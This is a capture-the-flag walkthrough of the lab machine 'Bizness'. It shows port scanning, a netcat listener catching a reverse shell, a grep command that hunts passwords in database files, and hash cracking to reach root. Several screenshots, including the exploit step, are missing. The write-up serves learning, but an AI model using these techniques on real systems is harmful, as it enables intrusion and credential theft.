

Bizness walkthrough

Index

| | |
|----------------------------|---|
| Index | 1 |
| List of pictures | 1 |
| Disclaimer | 2 |
| Reconnaissance | 2 |
| Initial foothold | 2 |
| User flag..... | 3 |
| Privilege escalation | 4 |

List of pictures

| | |
|--|---|
| Picture 1 - nMap scan results | 2 |
| Picture 2 - dirsearch scan results | 3 |
| Picture 3 - Exploit bypass authentication | 3 |
| Picture 4 - Shell as not privileged user | 4 |
| Picture 5 - User flag | 4 |
| Picture 6 - Command to search useful information | 5 |
| Picture 7 - Password found..... | 5 |
| Picture 8 - Password decrypted | 5 |
| Picture 9 - Shell as root user | 6 |
| Picture 10 - Root flag | 6 |

Disclaimer

I do these boxes to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthroughs are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
└─$ nmap -sT -p- -sV -sC -O -A 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 11:33 AEDT
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.029s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
|_ ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|   256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp    open  http           nginx 1.18.0
|_ http-title: Did not follow redirect to https://bizness.htb/
|_ http-server-header: nginx/1.18.0
443/tcp    open  ssl/http       nginx 1.18.0
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ tls-nextprotoneg:
|_ http/1.1
|_ ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
|_ Not valid before: 2023-12-14T20:03:40
|_ Not valid after: 2328-11-10T20:03:40
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: nginx/1.18.0
|_ tls-alpn:
|_ http/1.1
|_ http-title: BizNess Incorporated
41541/tcp  open  tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/23%OT=22%CT=1%CU=43674%PV=Y%DS=2%DC=T%G=Y%TM=65AF
OS:0993P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A)SEQ(S
OS:P=101%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI
OS:=Z%TS=A)SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%
OS:O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11
OS: )WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W
OS:=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%A=S+%F=AS%RD=0%Q=)T2(R=N
OS: )T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0
OS:%S=0%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=0%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T
OS:=40%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD
OS:=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE
OS:(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Picture 1 - nMap scan results

Ports open are 22, 80, 443 and 41541. So, the machine has SSH enabled and possible application running on port 80 and/or 443. NMap has detected Linux as operative system, but any other specific information.

Initial foothold

One thing to do is trying to enumerate application directories. This goal was achieved using **dirsearch** tool. So, I launched the following command:

dirsearch -u https://bizness.htb


```

$ nc -lnvp 8089
listening on [any] 8089 ...
connect to [10.10.14.110] from (UNKNOWN) [10.10.11.252] 38068
whoami
ofbiz

```

Picture 4 - Shell as not privileged user

This shell was obtained with user **ofbiz**. Luckily, this user is the correct one to retrieve the user flag. It was in its home directory:

```

cd /home/ofbiz
ls -la
total 32
drwxr-xr-x 4 ofbiz ofbiz-operator 4096 Jan  8 05:31 .
drwxr-xr-x 3 root  root          4096 Dec 21 09:15 ..
lrwxrwxrwx 1 root  root           9 Dec 16 05:21 .bash_history → /dev/null
-rw-r--r-- 1 ofbiz ofbiz-operator 220  Dec 14 14:24 .bash_logout
-rw-r--r-- 1 ofbiz ofbiz-operator 3560 Dec 14 14:30 .bashrc
drwxr-xr-x 8 ofbiz ofbiz-operator 4096 Dec 21 09:15 .gradle
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21 09:15 .java
-rw-r--r-- 1 ofbiz ofbiz-operator 807  Dec 14 14:24 .profile
-rw-r----- 1 root  ofbiz-operator  33  Jan 22 16:48 user.txt
cat user.txt
7_..._ld

```

Picture 5 - User flag

Privilege escalation

It was the moment to escalate my privileges to root. It was a very challenging and exhausting task for me. I tried to use **linpeas.sh** script, but I had nothing of useful. I tried to check configuration files I found on the machine, cronjobs, operative system, possible known CVEs or processes that use root privilege. Nothing was useful. Only thing I could do at that time was inspect all files on file system. After a long an exhausting search, I found the file `/opt/ofbiz/framework/resources/templates/AdminUserLoginData.xml`. In this file I found the string `currentPassword =`

`"{SHA}47ca69ebb4bdc9ae0adec130880165d2cc05db1a"`. I was very happy; I was pretty sure finally I found something useful. I tried to crack it using **JohnTheRipper** tool, but nothing. It was a failure. So, I restarted to inspect files after files, until I found another password in `/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c54do.dat` file. I searched password in directories using the following command:

```
grep -arin -o -E '(\w +\W+){0,5}password(\W +\w+){0,5}'.
```



```

cd /opt/ofbiz/runtime/data/derby/ofbiz/seg0
pwd
/opt/ofbiz/runtime/data/derby/ofbiz/seg0
grep -arin -o -E '(\w+\W+){0,5}password(\W+\W+){0,5}' .
./c6010.dat:2:generalmail.smtp.auth.password=SMTP Auth password setting
./c6850.dat:15:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:16:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:17:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:18:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:20:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:21:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:23:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla/5
./c6850.dat:24:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:25:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:27:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:28:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:29:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:30:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:31:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:32:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:33:htb/webtools/control/xmlrpc;/?USERNAME=6PASSWORD=s6requirePasswordChange=Y@HFMozilla
./c6850.dat:34:webtools/control/xmlrpc;/?USERNAME=Y6PASSWORD=Y6requirePasswordChange=Y python-requests
./c6850.dat:35:webtools/control/xmlrpc;/?USERNAME=Y6PASSWORD=Y6requirePasswordChange=Y python-requests
./c6850.dat:36:webtools/control/xmlrpc;/?USERNAME=Y6PASSWORD=Y6requirePasswordChange=Y python-requests
./c6850.dat:37:webtools/control/xmlrpc;/?USERNAME=Y6PASSWORD=Y6requirePasswordChange=Y python-requests
./c6850.dat:38:webtools/control/xmlrpc;/?USERNAME=Y6PASSWORD=Y6requirePasswordChange=Y python-requests
./c6850.dat:39:webtools/control/xmlrpc;/?USERNAME=Y6PASSWORD=Y6requirePasswordChange=Y python-requests
./c6850.dat:40:webtools/control/xmlrpc;/?USERNAME=Y6PASSWORD=Y6requirePasswordChange=Y python-requests
./c6850.dat:43:webtools/control/xmlrpc;/?USERNAME=Y6PASSWORD=Y6requirePasswordChange=Y python-requests
./c6850.dat:44:webtools/control/xmlrpc;/?USERNAME=Y6PASSWORD=Y6requirePasswordChange=Y python-requests

```

Picture 6 - Command to search useful information

```

./c180.dat:87:SYSCS_CREATE_USEUserNampasswordVARCHAR
./c180.dat:87:PASSWORD6$c013800d-00fb-2649-07ec-000000134f30
./c180.dat:87:SYSCS_RESET_PASSWORDUserNampasswordVARCHAR
./c180.dat:87:PASSWORD6$c013800d-00fb-2649-07ec-000000134f30
./c180.dat:87:SYSCS_MODIFY_PASSWORDpasswordVARCHAR
./c54d0.dat:21:Password="$SHA$d$u I" enabled
./c54d0.dat:21:Password
./ca1.dat:32:PASSWORD6$9810800c-0134-14a5-40c1-000004f61f90
./ca1.dat:186:PASSWORD
./ca1.dat:495:PASSWORD
./ca1.dat:518:PASSWORD
./ca1.dat:804:PASSWORD
PASSWORDt:804:9f311549-018c-71c6-2b97-ffffa94ec81a
./ca1.dat:805:PASSWORD
./ca1.dat:910:PASSWORD
./ca1.dat:1121:PASSWORD
./ca1.dat:1131:PASSWORD
./ca1.dat:1216:PASSWORD
./ca1.dat:1340:PASSWORD
./ca1.dat:1449:PASSWORD
./ca1.dat:1474:PASSWORDH66$363a08d1-018c-71c6-2b97
PASSWORDt:1529:1f22554f-018c-71c6-2b97-ffffa94ec81a
./c6021.dat:3:user generalmail.smtp.auth.password generalmail.smtp.port general
./c60.dat:122:PASSWORD
./c5f90.dat:4:PASSWORD

```

Picture 7 - Password found

I tried to decrypt it with **JohnTheRipper** tool, but I failed. So, I develop a little Python script called **decrypt.py** to achieve this goal. Finally, I obtained a password!


```

$ python3 decrypt.py pass.txt
Processing: 10%
Found Password: m...s, hash:$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I=
Processing: 10%

```


Picture 8 - Password decrypted

So, I had only to try to use it as root password in SSH. And luckily, it worked:



Picture 9 - Shell as root user

The last thing to do was to retrieve the root flag from its home directory:



Picture 10 - Root flag